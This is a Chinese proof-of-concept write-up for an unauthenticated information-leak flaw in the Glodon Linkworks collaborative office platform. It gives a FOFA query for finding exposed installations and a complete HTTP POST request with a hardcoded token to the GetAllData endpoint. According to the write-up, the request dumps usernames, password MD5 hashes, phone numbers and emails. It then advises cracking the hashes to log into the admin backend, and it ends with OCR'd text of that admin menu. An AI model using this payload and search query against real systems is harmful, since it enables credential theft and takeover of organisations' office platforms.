G3-1广联达-Linkworks协同办公管理平台-InformationLeakage

漏洞描述：

广联达-Linkworks协同办公管理平台 GetAllData接口处存在信息泄露漏洞，未经身份认证的攻击者可获取用户名密码等敏感信息。破解密码md5可登录后台，使系统处于极不安全状态。

网站图片：

网络测绘：

fofa语法：

body="Services/Identification/login.ashx" || header="Services/Identification/login.ashx" || banner="Services/Identification/login.ashx"


漏洞复现：

payload：

```
POST /WebService/Lk6SyncService/MrMMSSvc/DataSvc.asmx/GetAllData HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Linux; Android 8.1.0; SM-P585Y) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.71 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded

Token=!@#$asdf$#@!&DataType=user
```

效果图:
获取账户、密码、手机号、邮箱等信息



破解密码md5值即可登录


不安全
/Portal/Frame/LayoutE/Default.aspx
Linkworks 协同办公管理平台
系统管理
我的桌面
系统管理
组织管理
组织维护
用户维护
数据导入
角色维护
组织业务关系
组织互信管理
组织同步管理
工作委托管理
权限管理
基础服务
表单设置
门户管理
费控通
快批通
流程管理
欢迎您使用
平台管理系统